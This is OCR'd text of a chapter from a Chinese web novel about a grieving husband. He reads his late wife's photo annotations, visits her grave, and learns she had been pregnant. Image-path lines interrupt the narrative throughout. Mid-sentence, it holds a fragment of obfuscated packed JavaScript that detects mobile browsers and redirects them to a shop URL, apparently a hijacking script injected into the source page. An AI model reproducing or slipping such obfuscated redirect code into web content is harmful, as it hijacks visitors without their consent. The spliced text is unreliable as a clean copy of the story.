《回到过去[重生]》 2. 第 2 章 兰梓泽整理着元乔留下的东西。 一张照片先掉了出来。 是两个人的合照。 从视频中截的,有些模糊。 但是无论清晰度如何都挡不住兰梓泽的笑。 那是他高强度工作了一年多,将那些心怀鬼胎的异己铲除的七七八八之后,终于能松一口气。 元乔拉着他去附近逛了逛,当时兰梓泽讲了一个很冷的笑话。元乔却特别捧场,笑得前俯后仰的,兰梓泽也被带着笑了出来。 相册里基本上每一张都有他。 开始的时候,日常照还多一些,越往后翻,随着兰梓泽的工作愈发繁忙,更多都是他工作时的照片,有些是出席活动的,有些是采访的照片,元乔都仔仔细细地保存下来。 翻着照片,除了偶尔穿插着一些他们两个的日常的合照,很多照片兰梓泽都想不起来是什么场合下留下的照片了。 那几年他相似的饭局和活动实在是有些数不胜数,他本人甚至都无法从相似度极高的照片中看不出什么不同来,要不是有背景的转换,他实在就像是一个合影的机器。 可是,元乔不仅将这些瞬间收集了起来,而且还在照片后面留了字。 兰梓泽专心地看着后面元乔的碎碎念,回顾着两个人这些年的点点滴滴。 “怎么又瘦了呢?” 两个人都是在厨艺上没有什么天赋的人,在一起也都是外出觅食的多,对吃的也都没有什么偏爱,一旦忙起来随便对付的时候居多。 看了一眼照片的时间,是他们结婚后的第二年了。 那段时间的他基本上就是连轴转,是真的忙,吃饭也都是随便对付几口,她要给他送吃的,可她当时也是忙得不可开交。 不过偶尔她还是能腾出来一些时间来,但他不想她把一点休息时间浪费在路上,两个人能在饭点儿凑出一致的时间,一起视频吃饭都成一件奢侈的事情了。 兰梓泽是真的没空吃饭,事情多,时间紧,自然而然地选择了压缩吃饭的时间,而元乔又不爱吃饭,自己吃也就是对付几口。 所以,那一段不仅他瘦,她也没好到哪去。 两个人很默契地对彼此隐瞒着真实情况,加上一直都在见面,也没有发现彼此都瘦了。 最后还是回家,元松一看见两个人,二话不说地让家里阿姨跟着他们回来,每天给两人送吃的,才算是在饮食上规律了一些。 双方的家长,就剩下元松了,后来但凡两个人一起忙,元松都会让阿姨来给两个人做饭。 近两年,两个人的工作量都有所减少,可两个人都不喜欢做饭,两人一合计,元乔时不时地带着兰梓泽回家去住,后来索性都住在了家里,反正两个人也不用上班打卡。 元乔有时候还会跟着阿姨一起去买菜,认识了不少蔬菜。 兰梓泽进了厨房,连知道撇浮沫都会被元乔大夸特夸。 元松觉得她偏爱到离谱,喝着兰梓泽给泡好的茶,对着兰梓泽吹胡子瞪眼地指导下一步该干什么。 兰梓泽倒是在元松的指导下,能有模有样地做些菜了。 上次打电话元乔还念着想喝他煲的汤了,他还满口答应,让阿姨提前把食材都准备好。 只不过,没有派上用场。 “这都是这个月熬的第三个夜了,可这才是这个月的第五天啊。” 他都可以通过这些字想象到元乔当时的表情,一定是可可爱爱的,嘟嘟囔囔地写完然后再叹一口气。 这是刚完成收购,底下还有一些蠢蠢欲动的,他其实主要起一个威慑的作用,但是总有人会想着给他添堵,因着时差,所以,他总是要在工作之外的时间处理一些意外情况。 在其位谋其政,她会在旁边陪着,总是会先在椅子上睡过去,后来,他也会先去休息,等她睡着了,再起来去处理工作。 几次之后,她基本上就是躺在床上三秒入睡,等他处理完工作回来,再熟练地将自己塞进他怀里睡过去。 “讨厌这个冬天,又感冒了,都说了不让你管,非要守着,我早上都听见你咳嗽的声音了,我能在家休息,你能吗?” 可能是因为在南方长大的原因,所以,她是真的喜欢雪,无论每年再看多少次,都是觉得惊喜的。 最开始的时候,他没经验,陪着在雪地里玩儿了一下午,凌晨的时候她就开始不舒服,反反复复的发烧加上咳嗽,难受了一个星期才算是好一些。 第二年,任凭她十八般武艺,他都不为所动,再也不敢纵着她去雪地里玩儿个痛快,都是卡着时间,一到点二话不说就把人往屋里带。 她不乐意可也知道好歹,就一个人眼巴巴地坐在落地窗那儿,看着院子里厚厚的雪。 见不得她无精打采的,他又出去另外给堆了好几个雪人,按照她的指示装扮好了,她就又生龙活虎起来了。 他一次不在家,她偷偷地自己出去玩儿,还知道在他回家之前处理好痕迹,可第二天的喷嚏还是没让她瞒住,又赶上他要出差,他直接将人送回了家,让元松看着。 就算是这样,无论他再怎么注意,可是,一到冬天,她还是会在某个时刻就感冒了。 她倒是不在意,盯着红红的鼻头,咳得有些沙哑的声音安慰他,这是她的免疫细胞在战斗,年年就是要生一次病才好。 后来,他会早早地备好感冒药,不用订闹钟也会在夜里准时醒来,给她测体温,给人喂水。 今年的药也准备了,不过没有用上。 去年的药也没有用上。 以后冬天都用不上了。 “哇,这次我选的衣服太合适了,好帅啊。” 她一直都很热衷给他添置各种东西。 她总是会在一些小的细节上,对他多花些心思。 也从不会打领结,到后来闭着眼睛都能快速系好,给他一个拥抱,让他好好上班养家,然后又钻进被子里接着补觉去了。 他的衣橱里也逐渐有了亮色,他还能想起来第一次穿着休闲装去和沈默他们一起吃饭的时候他们惊讶的样子。 身上的家居服元乔有同款不同色的,两个人一起去商场逛街的频率少之又少,所以,元乔非常喜欢这几套他们一起买的衣服。 身上的这件,某处已经被打湿了,擦了擦眼睛,兰梓泽缓了缓情绪,继续往下翻看着。 “今天采访的主持人漂亮,你不帅。” 他们两个都是婚戒不离手的人,加上开始的几年,俩人在公共场合的一些表演,所以,很多人都默认那些关于他们感情不和的传言不假,耐不住有些人会动些心思。 两个人都是很注重隐私的人,工作上的抛头露面都被元乔婉拒了,可兰梓泽却没有她那么幸运,这个访谈也是实在推不了才接下的。 元乔倒也没有那么小心眼儿,她就是看着满天飞的通稿有些不痛快罢了。 等到兰梓泽被元启骂得狗血淋头,秘书给她通风报信,她又不舍得了,护得厉害,元启骂一句,她护一句,最后还差点儿护急眼了。 本来就是奉旨前来,元启见火候差不多了也就收了手,走的时候还又添了一把火,说要是她还不解气,就带回家让爸骂。 本来就是捕风捉影的报道,元乔肯定是相信他的,连连摆手,表示不用。 只要一方是兰梓泽,无论什么事情,元乔都会站在他这一边。 从无例外。 “你还要三天才能回来,好久哇。” 兰梓泽出差的次数总是比元乔多,所以,她等他的时候居多。 她理解他是去工作,她要是去了也只是让他分心,就在家等着。 只有一次在和他打视频的时候说想他了,当时他的工作处理得差不多了,就连夜赶了回来。 她早上见到他得惊喜是做不了假的,可是也担心他太累,又怕他的司机会疲劳驾驶。 从那儿之后,她就只会在日历上标好倒计时,等着他。 视频的时候也只会说等他,从来不会催促也不抱怨。 他之前也会想家,可被等待的人总是被偏爱的,被偏爱的总是会有恃无恐,现在,家里没了那个等他的人。 乔乔,我在等你,可,你,是不是不会回来了? …… 最后一张照片不是人像,很模糊。 背面没有什么碎碎念,是很简单的一句话,“嗨,宝宝,你爸爸还有两天就回来了哦。他肯定也会很高兴的。” 相册最后还看不出来什么的照片,和这句简短的话,在这个深夜,终于到了兰梓泽眼前。 在元乔离开之后,一直积攒着的眼泪,在这些文字面前,溃不成军。 “你怎么就那么傻呢?乔乔?” 本来兰梓泽是要自己开车的,可是沈默抢先一步,他也不想和他多争,直接坐到了副驾。 这一年来,他总是睡不太好,休息时间不够,睡眠质量不高,头疼三天两头地就会光顾。 近期更是不停地连轴转,他不用照镜子,也知道自己的脸色,好看不到哪里去。 既然不用开车,他准备在车上眯一会儿。 亡羊补牢也是补。 他希望,等会儿,他最起码,看起来,状态是精神的。 开车的沈默,再一次在红灯的时候,悄悄地看了一眼闭目养神的兰梓泽。 对上兰梓泽的目光,沈默挤出了一个比哭还更加难看的笑容,“没事儿没事儿。” 语言太过于苍白,此时的任何真心实意的安慰,都抚慰不了那伤心的人。 “我没事儿。”兰梓泽揉了揉自己的眼眶,他能猜到,沈默收回去的话是什么。 收回目光,沈默目不斜视,专心致志地开车。 今天是元乔的忌日。 元乔走得很突然。 当时兰梓泽在外地出差。 她去逛街前两个人还通了电话,说有一个好消息要和他分享,要等他回来,当面告诉他。 收到她离开的消息,兰梓泽匆匆结束了行程,赶了回来。 本就是长袖善舞的人,将事情料理得井井有条。 只是原本就严肃的人,变得更加没有什么表情了。 不过这也是人之常情,谁也没有放在心上。 依旧还是正常上班,照常下班。 对于一些公事上的应酬,好多都已经不再需要他到场,他也不再参加任何朋友的私下小聚。 一个人住在他们的家里。 独来独往。 不动声色地拒绝了所有的安慰和陪伴。 表面上看起来一切如常。 直到一场流感击碎了他所有的伪装。 众人都以为两个人之间,更多的是多年的陪伴之下的感情。 相敬如宾是不错,周围的朋友们也给予了应有的尊重。 可如果要将二人往情爱上走,好像有些牵强。 殊不知,那是兰梓泽为了更好的保护元乔,所做的伪装。 二人是相亲认识的,他需要一个妻子,都觉得对方尚可,于是很快就走完了结婚的流程,住在了一个屋檐下。 他们家的情况比较复杂,他双亲已于多年前过世,他接手时,叔伯势力都在,局势不是很乐观。 他年纪尚轻,实力有所欠缺,对手又是虎视眈眈,他自己都大大小小地经历过了几次车祸,从阎王殿里游走过几遭。 不把元乔推到人前,将其隐于身后,是他能想到的最保险的做法。 最开始,是基于对合作的盟友的应有的保护。 后来,就成了对妻子的呵护。 他不敢去拿元乔冒任何的险。 要演戏,骗过去,就要认真,两个人都在人前逢场作戏,两个联姻的人没有感情,是再常见不过的事情。 于是,就这样,一年又一年地过了下去。 兰梓泽一步一步地往上走了,他对元乔的爱,也一同不动声色地藏在他一年四季都没有什么变化的表情后面。 瞒过了,几乎所有的人。 迟迟不见好的感冒演变成高烧,又引发了肺炎,在医院里愣是住了有小半个月。 一场断断续续的高烧,将他那天衣无缝的演技戳破了一个小洞。 在反复的起烧里,兰梓泽强撑着、表演着若无其事的大脑,在病毒的攻击下,昏昏沉沉,暂时失去了对“他一切都好”的伪装的指挥。 他的那些深埋的思念与脆弱,这才让众人得以窥见。 那些隐藏着的深情也被大家寻到了蛛丝马迹。 深沉的爱意,连同他病愈后消瘦的清减一起,大白于天下。 后知后觉的众人,这才明白,原来他们的认知是有多么的狭隘。 现在,四四方方的一片土地,板板正正的一块儿石碑。 为这些含蓄的汹涌爱意,增添了更多的悲情的色彩。 逝者不能生,道理简单,接受却又那么难。 沈默没头没脑地说了一句,“我听说,人去世之后,他会在天上看着他所爱的人。” “你准备转行了这是?” “活着的人就应该好好地生活下去。” “我没有觉得自己活得不行。”兰梓泽随口应到。 “你一直都是我们之中最聪明的,再棘手的事情都能做得完美,我一直都很佩服你。我希望你能一直好好的。” “这是又要走煽情路线?” 沈默没接他的话,只是看着他。 兰梓泽率先败下阵来,“好,等忙完这一阵儿,我就去。” “我和你一起。” “你去干什么?”兰梓泽解开了安全带,“隔音措施应该很好,你能听到?” “我去当保镖。”沈默跟着解开了安全带,“行不行?” “可是行,那是我的荣幸。”兰梓泽整理了一下衣领,“这辈子还没有看过心理医生,感觉还挺新奇。” 沈默要说些什么,又被兰梓泽岔开了话题,“我看起来怎么 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17408932|200641||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 样?” “可以。” 得到回答的兰梓泽推开了车门。 沈默跟着下了车。 为数不多的,对于二人之间的感情有了解的知情人,沈默知道元乔的离去,带来的是怎样的天崩地裂。 也明白兰梓泽此刻更需要的是独处。 沈默很是自觉地将花放下,把空间留出来,又回去了车上。 往常两个人来看元乔,基本上都会错开时间。 这次,兰梓泽也是算着江子宁差不多离开了,才上来的。 江子宁在元乔离开之后,和兰梓泽之间的交集基本为零。 两人深知,此时,需要的不是“一切都会过去。”“都会好起来。”这种听过百八十遍的话。 他们需要的是,时间。 能抚平伤口的人,离开了。 所以,只能交给时间。 死亡和活着的人擦肩而过,带走了他们所爱之人。 留给未亡人的是一种无法用言语来表述的悲痛。 可太阳不会因为一个人的离去而有所变化,仍旧会照常升起。 生活仍然继续。 痛苦不会减轻,只是被刻意地藏了起来。 两个伤心欲绝的人,不约而同地将自己所有的时间都用工作塞满,成为了无喜无悲的工作机器,是刀枪不入的大人,处理着永远都处理不完的工作。 两人难得地达成了一致,心照不宣地有意无意地在工作上避开见面。 他们之间最多交集的那个人,不在了。 两个人见面,勾起的只有回忆。 难道要让两个悲痛的人,挣扎着互相安慰? 那未免也有些太残忍。 成年人都有自己的伪装,那就带着藏起来的悲伤,继续生活下去吧。 两个人,都没有什么交谈的想法。 当然,江子宁更没有要给他腾出地方来的意思。 兰梓泽只是越过江子宁,看着妻子的照片。 照片是他定的,这是二人的合照,裁出来的。 为此,江子宁还和他争执了一番。 凭心而论,这张照片里的元乔,确实是没有江子宁找的那几张笑得明媚。 可兰梓泽就认准了这个,只因为乔乔说过,这一张是她最喜欢的合照。 骂了他一句“瞎。”江子宁觉得不够,又加了一句“神经。” 最终,还是她选择了让步,她不想让乔乔看着两个人为这件事儿争执,就这样选定了这张照片。 兰梓泽在元乔这里,一直都是有优先权的。 可是这些年,江子宁和兰梓泽在元乔这里明争暗斗,争第一的时候,往往都是江子宁是最后的胜者,很明显,她的优先等级更高一些。 江子宁也知道,乔乔是为了哄着自己,而兰梓泽,当然是以乔乔为准。 一个是伴侣,一位是挚友,两个人的身份注定了他们之间不会起冲突。 二人争来争去,也只不过是单纯地,江子宁觉得元乔委屈,看兰梓泽不太顺眼,对他有些鸡蛋里挑骨头罢了。 当然,江子宁也知道她有些苛刻,可在她眼里,世界上就没有人能配得上自己家乔乔,就连兰梓泽这种基本上满分的人,也能被她挑得一无是处。 二人原来的争执,基本上在元乔拉偏架的情况下,十之八九都是江子宁胜,剩下的十之一二,是元乔为了平衡,选择重色轻友。 这次,没了中间的调停者,一向不服输的江子宁,最后还是没有再和兰梓泽争。 罢了,让他一次好了。 乔乔,你看我是不是很懂事? 你回来,当面夸夸我呗? 故去的人,早已不再用人间的那一套交流系统。 回答她的只有,好友那有些羞涩的,笑脸。 擦了擦那一张笑脸,江子宁强撑着,不让眼泪落下。 蹲得时间太久,双脚已经麻木没有知觉了,她若无其事地站起来,还是踉跄了一下。 兰梓泽将自己准备的东西逐次摆好。 在来的路上,他将提前准备好的话,又在脑海里过了一遍。临场发言经验也无比丰富的他,却在此时,卡了壳。 江子宁看着一言不发的人,乔乔走了之后,这人更加沉默了。 刀划元乔脖子的那一刹那,带走的不仅仅是云乔,也带走了兰梓泽的所有。 “怎么不告诉我?” 没头没尾的一句话,可他们之间的交集最多就是元乔,江子宁愣了一下,还是实话实说,“可能是因为,觉得乔乔也不想你更伤心。” 医院也是江子宁一起陪着去的,两个人聊天,元乔说最近更是没有什么胃口,她以为是天气热,也不在意,江子宁怕她胃再不舒服,所以拉着人去了医院,倒是有了意外之喜。 元乔之前的身体一直在调理着,这个宝宝真的是意料之外,她想着等兰梓泽回来了之后再告诉他。 阴差阳错之下,终归还是没有亲口告诉他。 元乔离开后,江子宁和元启不约而同地都选择了隐瞒,谁都不愿意在兰梓泽的伤口上再划上一刀。 江子宁再次开口,“我们都没有错。” 我们都不想乔乔离开。 